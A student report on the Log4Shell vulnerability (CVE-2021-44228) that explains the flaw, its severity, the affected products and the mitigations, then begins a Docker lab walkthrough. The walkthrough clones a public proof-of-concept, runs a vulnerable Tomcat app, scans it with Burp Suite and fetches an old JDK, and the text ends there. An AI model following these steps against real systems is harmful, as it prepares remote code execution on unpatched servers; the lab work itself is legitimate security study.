
CVE-2021-44228

Log4Shell



PANKAJ JORWAL

pankaj.21714@sscbs.du.ac.in

NEERAJ JAYANT

neeraj.21713@sscbs.du.ac.in

SHAIFALI YADAV

shaifali.21721@sscbs.du.ac.in

Table of Contents



INTRODUCTION



VULNERABILITY SEVERITY



MITIGATION



EXPLOIT IMPLEMENTATION



EXPLOITATION



REFERENCES

Introduction



Log4j



JNDI



LDAP

This document illustrates the exploitation of the vulnerability found in a logging library for Java Log4j where Apache Log4j2 versions 2.0-beta7 through 2.15.0 (excluding security fix releases 2.3.2 and 2.12.4) are vulnerable. The vulnerability was unnoticed since 2013 and was confidentially disclosed to the Apache Software Foundation, of which Log4j is a project, by Chen Zhaojun of Alibaba Cloud's security team on 24/11/2021, and was publicly disclosed on 9/12/2021.

CVE-2021-44228: This Vulnerability takes the advantage of Apache Log4j's allowing requests to arbitrary LDAP and JNDI servers, where an attacker can control incoming file messages or log message parameters and may upload malicious code to servers if switching to the message view is enabled. Allowing the attacker to perform Remote Code Execution or steal sensitive Information from an organization's internal servers.

Introduction

What is Log4j?

Apache Log4j is an open-source Java-based logging utility. Log4j records events – errors & routine system operations – and communicates diagnostic messages about them to users & system administrators.


What is LDAP?

Lightweight Directory Access Protocol (LDAP) is an open & cross-platform protocol which is used for directory service authentication.

LDAP allows applications to communicate with other directory service servers.

What is JNDI?

Java Naming and Indexing Interface (JNDI) is an application programming interface (API) that provides naming and indexing functionality to applications written using the Java.



Vulnerability Severity

CVSS v3

Base Score: 10.0
Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Impact Subscore:6.0
Exploitability Subscore:3.9

Confidentiality Impact : High
Integrity Impact : High
Availability Impact : High

SCOPE OF IMPACT

- 2.0-beta9 <= Apache Log4j <= 2.12.1
- 2.13.0 <= Apache Log4j <= 2.15.0-rc1

Known affected applications and components :

- Most VMware products
- Jedis
- Logging
- Logstash
- Hikari CP
- Hadoop Hive
- Elastic Search
- Apache Solr
- Apache Struts2
- Apache Flink
- Apache Druid
- Apache Log4j SLF4J Binding
- spring-boot-strater-log4j2
- Camel: Core
- JBoss Logging 3
- JUnit Vintage Engine
- WSO2 Carbon Kernel Core

MITIGATION



- Upgrade to Log4j version 2.3.1 for Java 6, 2.12.3 for Java 7, or 2.17.0 for Java 8 and later.
- Otherwise, any release other than 2.16.0, you may remove the “JndiLookup” class from the classpath:

```
“zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class”
```

Note:

- Only the log4j-core JAR file is impacted by this vulnerability. Applications using only the log4j-api JAR file without the log4j-core JAR file are not impacted by this vulnerability.
- Apache Log4j is the only Logging Services affected by this vulnerability. Projects like Log4net and Log4cxx are not impacted by this Vulnerability”

EXPLOIT IMPLEMENTATION

Attack Scenario:

- We will be setting up a Lab in Docker running on the Virtual machine Kali
- With the help of Burpsuite, we will scan the lab for the Log4shell vulnerability
- By using python exploit script, we will execute the attack

EXPLOITATION

1. Download and setup the lab inside Kali virtual machine

```
git clone https://github.com/kozmer/log4j-shell-poc.git
```



```
kali@kali: ~/Desktop/Log4jLab
File Actions Edit View Help
(kali@kali)~
└─$ cd Desktop
(kali@kali)~/Desktop
└─$ mkdir Log4jLab
(kali@kali)~/Desktop
└─$ cd Log4jLab
(kali@kali)~/Desktop/Log4jLab
└─$ git clone https://github.com/kozmer/log4j-shell-poc.git
Cloning into 'log4j-shell-poc' ...
remote: Enumerating objects: 202, done.
remote: Counting objects: 100% (199/199), done.
remote: Compressing objects: 100% (116/116), done.
remote: Total 202 (delta 73), reused 167 (delta 65), pack-reused 3
Receiving objects: 100% (202/202), 40.36 MiB | 11.47 MiB/s, done.
Resolving deltas: 100% (73/73), done.
(kali@kali)~/Desktop/Log4jLab
└─$
```

2. Enter the downloaded git poc directory

```
cd log4j-shell-poc
```

3. Now build the docker file containing vulnerable application (please ensure adding the period after 'poc')

```
docker build -t log4j-shell-poc .
```

```
kali@kali: ~/Desktop/Log4jLab/log4j-shell-poc
File Actions Edit View Help
(kali@kali)-[~/Desktop/Log4jLab]
└─$ cd log4j-shell-poc
(kali@kali)-[~/Desktop/Log4jLab/log4j-shell-poc]
└─$ sudo docker build -t log4j-shell-poc .
[sudo] password for kali:
Sending build context to Docker daemon 86.87MB
Step 1/5 : FROM tomcat:8.0.36-jre8
8.0.36-jre8: Pulling from library/tomcat
8ad8b3f87b37: Pull complete
751fe39c4d34: Pull complete
b165e84cccc1: Pull complete
acfcc7cbc59b: Pull complete
04b7a9efc4af: Pull complete
b16e55fe5285: Pull complete
8c5cbb866b55: Pull complete
96290882cd1b: Pull complete
85852deeb719: Pull complete
ff68ba87c7a1: Pull complete
584acdc953da: Pull complete
cbed1c54bbdf: Pull complete
4f8389678fc5: Pull complete
Digest: sha256:e6d667fbac9073af3f38c2d75e6195de6e7011bb9e4175f391e0e35382ef8d0d
Status: Downloaded newer image for tomcat:8.0.36-jre8
   -> 945050cf462d
Step 2/5 : RUN rm -rf /usr/local/tomcat/webapps/*
   -> Running in cc841259d815
Removing intermediate container cc841259d815
   -> 04315c72aeb2
Step 3/5 : ADD target/log4shell-1.0-SNAPSHOT.war /usr/local/tomcat/webapps/ROOT.war
   -> 7ed3338ef849
Step 4/5 : EXPOSE 8080
   -> Running in c62e360a6380
Removing intermediate container c62e360a6380
   -> b2d882ed1f07
Step 5/5 : CMD ["catalina.sh", "run"]
   -> Running in 43ea9103d6cc
Removing intermediate container 43ea9103d6cc
   -> a1f59601aca4
Successfully built a1f59601aca4
Successfully tagged log4j-shell-poc:latest
(kali@kali)-[~/Desktop/Log4jLab/log4j-shell-poc]
└─$ █
```

4. Run and enable the docker file to access the vulnerable application.

```
docker run --network host log4j-shell-poc
```

```
kali@kali: ~/Desktop/Log4jLab/log4j-shell-poc
File Actions Edit View Help
(kali@kali)-[~/Desktop/Log4jLab/Log4j-shell-poc]
└─$ sudo docker run --network host log4j-shell-poc
11-Jan-2022 06:00:27.661 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version:
Apache Tomcat/8.0.36
11-Jan-2022 06:00:27.665 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built:
Jun 9 2016 13:55:50 UTC
11-Jan-2022 06:00:27.665 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number:
8.0.36.0
11-Jan-2022 06:00:27.666 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name:
Linux
11-Jan-2022 06:00:27.667 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version:
5.15.0-kali2-amd64
11-Jan-2022 06:00:27.668 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture:
amd64
11-Jan-2022 06:00:27.668 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home:
/usr/lib/jvm/java-8-openjdk-amd64/jre
11-Jan-2022 06:00:27.669 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version:
1.8.0_102-8u102-b14.1-1-bpo8+1-b14
11-Jan-2022 06:00:27.670 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor:
Oracle Corporation
11-Jan-2022 06:00:27.670 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_BASE:
/usr/local/tomcat
11-Jan-2022 06:00:27.671 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME:
/usr/local/tomcat
11-Jan-2022 06:00:27.672 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
11-Jan-2022 06:00:27.674 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
11-Jan-2022 06:00:27.677 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Djdk.tls.ephemeralDHKeySize=2048
11-Jan-2022 06:00:27.678 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Djava.endorsed.dirs=/usr/local/tomcat/endorsed
11-Jan-2022 06:00:27.679 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Dcatalina.base=/usr/local/tomcat
11-Jan-2022 06:00:27.680 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Dcatalina.home=/usr/local/tomcat
11-Jan-2022 06:00:27.681 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument:
-Djava.io.tmpdir=/usr/local/tomcat/temp
11-Jan-2022 06:00:27.681 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR bas
e Apache Tomcat Native library 1.2.7 using APR version 1.5.1.
11-Jan-2022 06:00:27.682 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent APR capabiliti
es: IPv6 [true], sendfile [true], accept filters [false], random [true].
11-Jan-2022 06:00:27.691 INFO [main] org.apache.catalina.core.AprLifecycleListener.initializeSSL OpenSSL success
fully initialized (OpenSSL 1.0.2h 3 May 2016)
11-Jan-2022 06:00:27.852 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["http
-apr-8080"]
11-Jan-2022 06:00:27.898 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["ajp-
apr-8009"]
11-Jan-2022 06:00:27.903 INFO [main] org.apache.catalina.startup.Catalina.load Initialization processed in 1201
ms
11-Jan-2022 06:00:27.959 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service Cat
alina
11-Jan-2022 06:00:27.968 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet Engi
ne: Apache Tomcat/8.0.36
11-Jan-2022 06:00:28.022 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployWAR Deploying
web application archive /usr/local/tomcat/webapps/ROOT.war
11-Jan-2022 06:00:28.824 WARNING [localhost-startStop-1] org.apache.tomcat.util.descriptor.web.WebXml.setVersion
Unknown version string [4.0]. Default version will be used.
11-Jan-2022 06:00:29.957 INFO [localhost-startStop-1] org.apache.jasper.servlet.TldScanner.scanJars At least one
JAR was scanned for TLDs yet contained no TLDs. Enable debug logging for this logger for a complete list of JAR
s that were scanned but no TLDs were found in them. Skipping unneeded JARs during scanning can improve startup t
ime and JSP compilation time.
11-Jan-2022 06:00:30.009 INFO [localhost-startStop-1] org.apache.catalina.startup.HostConfig.deployWAR Deploymen
t of web application archive /usr/local/tomcat/webapps/ROOT.war has finished in 1,986 ms
11-Jan-2022 06:00:30.017 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["http-ap
r-8080"]
11-Jan-2022 06:00:30.045 INFO [main] org.apache.coyote.AbstractProtocol.start Starting ProtocolHandler ["ajp-apr
-8009"]
11-Jan-2022 06:00:30.047 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 2143 ms
```

5. Now we have a vulnerable application available and running on docker inside Kali Linux on port number 8080. We can check the vulnerable application on your browser using two ways: -


1. By entering localhost with port number
2. By entering the IP address with port number

We can check the IP address using ifconfig command


ifconfig

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
└─$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:ac:6c:4d:5a txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.29.122 netmask 255.255.255.0 broadcast 192.168.29.255  
    inet6 2405:201:4024:43:b34:5b37:fd97:ed13 prefixlen 64 scopeid 0<0<global>  
    inet6 fe80::20c:29ff:fe78:af1f prefixlen 64 scopeid 0<20<link>  
    inet6 2405:201:4024:43:20c:29ff:fe78:af1f prefixlen 64 scopeid 0<0<global>  
    ether 00:0c:29:78:af:1f txqueuelen 1000 (Ethernet)  
    RX packets 27 bytes 2866 (2.7 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 34 bytes 3526 (3.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Open 192.168.29.122:8080 on browser





6. We can use Burpsuite to check if the lab running on 192.168.29.122:8080 is vulnerable to the log4shell vulnerability using the Log4shell Scanner. In Burpsuite, you can download Log4scanner extension



6.1 Intercept the vulnerable application inside Burpsuite and send it to the scan option



6.2 Select audit checks – extensions only library



6.4 As you can see in the picture below, Burpsuite scan found that this application is vulnerable to the Log4shell vulnerability

The screenshot shows the Burp Suite interface with a scan result for a Log4Shell vulnerability. The 'Issues' panel on the right displays the following details:

- Issue:** Log4Shell (CVE-2021-44228) - synchronous
- Severity:** High
- Confidence:** Tentative
- Host:** http://192.168.29.122:8080
- Path:** /login

The 'Request' panel shows the following request details:

```
1 GET / HTTP/1.1
2 Host: 192.168.29.122:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.5
8 Cookie: SESSIONID=1b36644a6635aac9e25f244a4e0c1614c
9 Connection: close
```

7. Download the Java version that is vulnerable to the Log4shell vulnerability from the below link

<https://mirrors.huaweicloud.com/java/jdk/8u202-b08/>


The screenshot shows a terminal window on a Kali Linux system. The user is in the directory ~/Desktop/Log4jLab/log4j-shell-poc. The terminal output shows the following commands and results:

```
(kali@kali) - [~/Desktop/Log4jLab/log4j-shell-poc]
$ wget https://mirrors.huaweicloud.com/java/jdk/8u202-b08/jdk-8u202-linux-x64.tar.gz
--2022-01-12 04:43:17-- https://mirrors.huaweicloud.com/java/jdk/8u202-b08/jdk-8u202-linux-x64.tar.gz
Resolving mirrors.huaweicloud.com (mirrors.huaweicloud.com)... 124.70.126.167, 124.70.125.153, 124.70.125.167, ...
Connecting to mirrors.huaweicloud.com (mirrors.huaweicloud.com)|124.70.126.167|:443 ... connected
HTTP request sent, awaiting response... 200
Length: 194042837 (185M) [application/octet-stream]
Saving to: 'jdk-8u202-linux-x64.tar.gz'

jdk-8u202-linux-x64.tar 100%[====>] 185.05M 6.47MB/s in 33s
2022-01-12 04:43:56 (5.62 MB/s) - 'jdk-8u202-linux-x64.tar.gz' saved [194042837/194042837]
```

7.1 Extract the downloaded java archive file inside the log4j-shell-poc directory

```
tar -xf jdk-8u202-linux-x64.tar.gz
```

